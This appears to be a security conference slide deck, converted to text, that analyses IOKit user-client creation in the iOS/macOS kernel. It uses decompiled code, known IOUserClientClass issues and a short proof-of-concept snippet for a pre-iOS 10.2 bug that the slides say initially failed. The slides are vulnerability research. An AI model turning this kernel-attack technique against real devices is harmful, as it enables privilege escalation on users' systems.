
I/O Kit extended class hierarchy




Inherits from IOService, and implements its specific functionalities

A more complete class hierarchy


I/O Kit Base and Helper classes



IOKit Interfaces



Interact with IOService




Interact with IOService

- ❖ IORegistryEntrySetCFProperties

- ❖ Set CF container based properties in a registry entry

- ❖ Depends on whether the IOService class overrides ::setProperties



Interact with IOService

❖ IOServiceOpen

- ❖ create a connection to an IOService, get a port to IOUserclient
- ❖ IOServiceOpen(io_service_t service, task_port_t owningTask, uint32_t type, io_connect_t *connect);

Parameters

service

The IOService object to open a connection to, usually obtained via the IOServiceGetMatchingServices or IOServiceAddNotification APIs.

owningTask

The mach task requesting the connection.

type

A constant specifying the type of connection to be created, interpreted only by the IOService's family.

connect

An io_connect_t handle is returned on success, to be used with the IOConnectXXX APIs. It should be destroyed with IOServiceClose().

Return Value

A return code generated by IOService::newUserClient.

IOServiceOpen in userspace

- ❖ eventually calls mach_msg and trap into the kernel

```
int64 __fastcall IOServiceOpen(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
    __int64 result; // rax@1
    unsigned int v5; // [rsp-Ch] [rbp-Ch]@1

    result = io_service_open_extended(a1, a2, a3, *(_QWORD *)NDR_record_ptr, 0LL, 0, (signed int *)&v5, (_DWORD *)a4);
    if ( !(_DWORD)result )
        result = v5;
    return result;
}
```

```
int64 __fastcall io_service_open_extended(int a1, int a2, int a3, __int64 a4,
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    v15 = 2;
    v16 = a2;
    v18 = 1245184;
    v19 = a5;
    v21 = a6;
    v20 = 0x1000000;
    v22 = *(_QWORD *)NDR_record_ptr;
    v23 = a3;
    v24 = a4;
    v25 = a6;
    v14.msgh_bits = 0x80001513;
    v14.msgh_remote_port = a1;
    v8 = mig_get_reply_port();
    v14.msgh_local_port = v8;
    v14.msgh_id = 2862;
    v14.msgh_reserved = 0;
    v9 = mach_msg(&v14, 3, 0x50u, 0x3Cu, v8, 0, 0);
    v10 = v9;
    v11 = v9 - 268435458;
    if ( v11 <= 0xE && (v12 = 16387, _bittest(&v12, v11)) )
        ;
}
```


IOServiceOpen in the kernel

- ❖ After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended

```
v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *) (a1 + 8));
v4 = (task *)convert_port_to_task(*(_QWORD *) (a1 + 36));
v5 = *(unsigned int *) (a1 + 64);
v6 = is_io_service_open_extended(
    v3,
    v4,
    *(_DWORD *) (a1 + 76),
    *(_QWORD *) (a1 + 80),
    *(_QWORD *) (a1 + 52),
    a2 + 60,
    (__int64)&v14);
v7 = v6;
task_deallocate(v6);
if ( v3 )
    (*(void (__fastcall **) (IOService *, task *)) (*(_QWORD *) v3 + 40LL)) (v3, v4);
if ( v7 )
{
    *(_DWORD *) (a2 + 40) = v7;
ABEL_13:
    result = NDR_record.mig_vers;
    *(NDR_record_t *) (a2 + 32) = NDR_record;
    return result;
}
v11 = *(_QWORD *) (a1 + 36);
if ( (unsigned __int64) (v11 + 1) >= 2 )
    ipc_port_release_send(v11);
*(_QWORD *) (a2 + 36) = iokit_make_connect_port((IOMachPort *) v14);
```


IOServiceOpen in the kernel

- ❖ After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended

```
v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *) (a1 + 8));
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    v4,
    *(_DWORD *) (a1 + 76),
    *(_QWORD *) (a1 + 80),
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    a2 + 60,
    (__int64)&v14);
v7 = v6;
task_deallocate(v6);
if ( v3 )
    (*(void (__fastcall **)(IOService *, task *))(*(_QWORD *)v3 + 40LL))(v3, v4);
if ( v7 )
{
    *(_DWORD *) (a2 + 40) = v7;
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v11 = *(_QWORD *) (a1 + 36);
if ( (unsigned __int64)(v11 + 1) >= 2 )
    ipc_port_release_send(v11);
*(_QWORD *) (a2 + 36) = iokit_make_connect_port((IOMachPort *)v14);
```

convert IOService Port ID to IOService object

IOServiceOpen in the kernel

- ❖ After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended

```
v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *) (a1 + 8));
v4 = (task *)convert_port_to_task(*(_QWORD *) (a1 + 36));
v5 = *(unsigned int *) (a1 + 64);
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    v3,
    v4,
    *(_DWORD *) (a1 + 76),
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    *(_QWORD *) (a1 + 52),
    a2 + 60,
    (__int64)&v14);
v7 = v6;
task_deallocate(v6);
if ( v3 )
    (*(void (__fastcall **) (IOService *, task *)) *(_QWORD *) v3 + 40LL) (v3, v4);
if ( v7 )
{
    *(_DWORD *) (a2 + 40) = v7;
ABEL_13:
    result = NDR_record.mig_vers;
    *(NDR_record_t *) (a2 + 32) = NDR_record;
    return result;
}
v11 = *(_QWORD *) (a1 + 36);
if ( (unsigned __int64) (v11 + 1) >= 2 )
    ipc_port_release_send(v11);
*(_QWORD *) (a2 + 36) = iokit_make_connect_port((IOMachPort *) v14);
```

convert task Port ID to
task object

IOServiceOpen in the kernel

- ❖ After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended

```
v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *) (a1 + 8));
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v5 = *(unsigned int *) (a1 + 64);
v6 = is_io_service_open_extended(
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    v4,
    *(_DWORD *) (a1 + 76),
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    *(_QWORD *) (a1 + 52),
    a2 + 60,
    (__int64)&v14);
v7 = v6;
task_deallocate(v6);
if ( v3 )
    *(void (__fastcall **) (IOService *, task *))(*(_QWORD *) v3 + 40LL)(v3, v4);
if ( v7 )
{
    *(_DWORD *) (a2 + 40) = v7;
ABEL_13:
    result = NDR_record.mig_vers;
    *(NDR_record_t *) (a2 + 32) = NDR_record;
    return result;
}
v11 = *(_QWORD *) (a1 + 36);
if ( (unsigned __int64)(v11 + 1) >= 2 )
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*(_QWORD *) (a2 + 36) = iokit_make_connect_port((IOMachPort *) v14);
```

call is_io_service_open_extended

IOServiceOpen in the kernel

- ❖ After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended

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v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *) (a1 + 8));
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    v3,
    v4,
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    *(_QWORD *) (a1 + 52),
    a2 + 60,
    (__int64)&v14);
v7 = v6;
task_deallocate(v6);
if ( v3 )
    *(void (__fastcall **) (IOService *, task *)) (*(_QWORD *) v3 + 40LL) (v3, v4);
if ( v7 )
{
    *(_DWORD *) (a2 + 40) = v7;
ABEL_13:
    result = NDR_record.mig_vers;
    *(NDR_record_t *) (a2 + 32) = NDR_record;
    return result;
}
v11 = *(_QWORD *) (a1 + 36);
if ( (unsigned __int64) (v11 + 1) >= 2 )
    ipc_port_release_send(v11);
*(_QWORD *) (a2 + 36) = iokit_make_connect_port((IOMachPort *) v14);
```

convert IOUserclient object to port

is_io_service_open_extended

- ❖ source code available in XNU

is_io_service_open_extended

- ❖ is_io_service_open_extended calls ::newUserClient(task_t, void *, UInt32, OSDictionary *, IOUserClient **)

```
res = service->newUserClient( owningTask, (void *) owningTask,  
                             connect_type, propertiesDict, &client );  
  
if (propertiesDict)  
    propertiesDict->release();  
  
if (res == kIOReturnSuccess)  
    {
```


is_io_service_open_extended

- ❖ IOService class has two virtual functions ::newUserClient

```
/*! @function newUserClient
@abstract Creates a connection for a non kernel client.
@discussion A non kernel client may request a connection be opened via the @link //
@param owningTask The Mach task of the client thread in the process of opening the
@param securityID A token representing the access level for the task.
@param type A constant specifying the type of connection to be created, specified b
@param handler An instance of an IOUserClient object to represent the connection, w
@param properties A dictionary of additional properties for the connection.
@result A return code to be passed back to the caller of <code>IOServiceOpen</code>

virtual IOReturn newUserClient( task_t owningTask, void * securityID,
                                UInt32 type, OSDictionary * properties,
                                IOUserClient ** handler );

virtual IOReturn newUserClient( task_t owningTask, void * securityID,
                                UInt32 type, IOUserClient ** handler );
```


- ❖ `::newUserClient(task_t, void *, UInt32, OSDictionary *, IOUserClient **)`

- ❖ If not overridden, this function will first try to call `::newuserclient(task_t, void*, UInt32, IOUserClient **)`

- ❖ `::newuserclient(task_t, void*, UInt32, IOUserClient **)` by default will return failure, if not overridden

- ❖ Then it will try to create a user client with `gIOUserClientClass`

- ❖ Key from its property table

❖ ::newUserClient(task_t, void *, UInt32, OSDictionary
*, IOUserClient **))

```
// First try my own properties for a user client class name
prop = copyProperty(gIOUserClientClassKey);
if (prop) {
if (OSDynamicCast(OSSymbol, prop))
    userClientClass = (const OSSymbol *) prop;
else if (OSDynamicCast(OSString, prop)) {
    userClientClass = OSSymbol::withString((OSString *) prop);
    if (userClientClass)
        setProperty(gIOUserClientClassKey,
            (OSObject *) userClientClass);
}
}

// Didn't find one so lets just bomb out now without further ado.
if (!userClientClass)
{
    OSSafeReleaseNULL(prop);
    return kIOReturnUnsupported;
}

// This reference is consumed by the IOServiceOpen call
temp = OSMetaClass::allocClassWithName(userClientClass);
OSSafeReleaseNULL(prop);
if (!temp)
    return kIOReturnNoMemory;

if (OSDynamicCast(IOUserClient, temp))
    client = (IOUserClient *) temp;
else {
    temp->release();
    return kIOReturnUnsupported;
}

if ( !client->initWithTask(owningTask, securityID, type, properties) ) {
    client->release();
}
```


Known issues - 1

- ❖ Independently reported by multiple researchers
 - ❖ <https://bugs.chromium.org/p/project-zero/issues/detail?id=974>
 - ❖ <https://github.com/bazad/physmem>
- ❖ Some IOService classes allow to set privileged property IOUserClientClass
 - ❖ `::setproperties` stores all specified properties without checks
- ❖ Invoking IOServiceOpen to such IOServices will lead to many security issues such as type confusion and creations of arbitrary IOUserclient

Known issues - 2

- ❖ In past, `is_io_service_open_extended` allowed to unserialize and store a property dictionary (`OSDictionary`)
- ❖ Super nice for heap fengshui in the kernel

Known issues - 2

- ❖ In past, `is_io_service_open_extended` allowed to unserialize and store a property dictionary (`OSDictionary`)
- ❖ Super nice for heap fengshui in the kernel

What a waste!

Outline

- ❖ IOKit 101
- ❖ **Analysis of a bug hidden in removed code**
- ❖ Variant analysis
- ❖ Conclusion

is_io_service_open_extended

```
do
{
if (properties) return (kIOReturnUnsupported);
#if 0
{
    OSObject *      obj;
    vm_offset_t     data;
    vm_map_offset_t map_data;

    if( propertiesCnt > sizeof(io_struct_inband_t))
        return( kIOReturnMessageTooLarge);

    err = vm_map_copyout( kernel_map, &map_data, (vm_map_copy_t) properties );
    res = err;
    data = CAST_DOWN(vm_offset_t, map_data);
    if (KERN_SUCCESS == err)
    {
        // must return success after vm_map_copyout() succeeds
        obj = OSUnserializeXML( (const char *) data, propertiesCnt );
        vm_deallocate( kernel_map, data, propertiesCnt );
        propertiesDict = OSDynamicCast(OSDictionary, obj);
        if (!propertiesDict)
        {
            res = kIOReturnBadArgument;
            if (obj)
                obj->release();
        }
    }
    if (kIOReturnSuccess != res)
        break;
}
#endif
...
res = service->newUserClient( owningTask, (void *) owningTask,
                             connect_type, propertiesDict, &client );
```

property
deserialization is
removed since iOS
10.2


Let's go back to
iOS < 10.2

is_io_service_open_extended

- ❖ What if:
 - ❖ create an IOUserclient and set the IOUserClientClass property via is_io_service_open_extended
 - ❖ invoke IOServiceOpen to the IOUserclient

IOUserclient produces IOUserclient?

I/O Kit Base and Helper classes



IOUserclient produces IOUserclient?

- ❖ IOUserclient inherits from IOService, thus having similar virtual table layout

```
kern_return_t is_io_service_open_extended(  
    io_object_t _service,  
    task_t owningTask,  
    uint32_t connect_type,  
    NDR_record_t ndr,  
    io_buf_ptr_t properties,  
    mach_msg_type_number_t propertiesCnt,  
    kern_return_t * result,  
    io_object_t *connection )  
{  
    IOUserClient * client = 0;  
    kern_return_t err = KERN_SUCCESS;  
    IOReturn      res = kIOReturnSuccess;  
    OSDictionary * propertiesDict = 0;  
    bool          crossEndian;  
    bool          disallowAccess;  
  
    CHECK( IOService, _service, service );
```


IOUserclient produces IOUserclient?

- ❖ `is_io_service_open_extended` only ensures the `_service` is an `IOService`, then it will call `::newuserclient` virtual functions

```
kern_return_t is_io_service_open_extended(  
    io_object_t _service,  
    task_t owningTask,  
    uint32_t connect_type,  
    NDR_record_t ndr,  
    io_buf_ptr_t properties,  
    mach_msg_type_number_t propertiesCnt,  
    kern_return_t * result,  
    io_object_t *connection )  
{  
    IOUserClient * client = 0;  
    kern_return_t err = KERN_SUCCESS;  
    IOReturn      res = kIOReturnSuccess;  
    OSDictionary * propertiesDict = 0;  
    bool          crossEndian;  
    bool          disallowAccess;  
  
    CHECK( IOService, _service, service );
```

IOUserclient of course is a kind of IOService

POC Version 1

```
serv = IOServiceGetMatchingService(kIOMasterPortDefault, IOServiceMatching("AppleJPEGDriver"));

char* bf = (char*) [[NSString stringWithFormat:@"<dict><key>%s</key><string>%s</string></dict>",
        "IOUserClientClass", "someuserclient"] UTF8String];

io_service_open_extended(serv, mach_task_self(), 0, NDR_record, (io_buf_ptr_t)bf, strlen(bf)+1, &err, &conn);

io_connect_t conn2 = 0;
kr = IOServiceOpen(conn, mach_task_self(), 0, &conn2);
```

let conn generate
conns

set
IOUserClientClass
in conn's property
table

POC Version 1

```
serv = IOServiceGetMatchingService(kIOMasterPortDefault, IOServiceMatching("AppleJPEGDriver"));

char* bf = (char*) [[NSString stringWithFormat:@"<dict><key>%s</key><string>%s</string></dict>",
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io_service_open_extended(serv, mach_task_self(), 0, NDR_record, (io_buf_ptr_t)bf, strlen(bf)+1, &err, &conn);

io_connect_t conn2 = 0;
kr = IOServiceOpen(conn, mach_task_self(), 0, &conn2);
```

however, IOServiceOpen failed, why?

IOServiceOpen in the kernel

- ❖ `__Xio_service_open_extended` -> `is_io_service_open_extended`

```
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task_deallocate(v6);
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    (*(void (__fastcall **) (IOService *, task *)) *(_QWORD *) v3 + 40LL) (v3, v4);
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    *(_DWORD *) (a2 + 40) = v7;
ABEL_13:
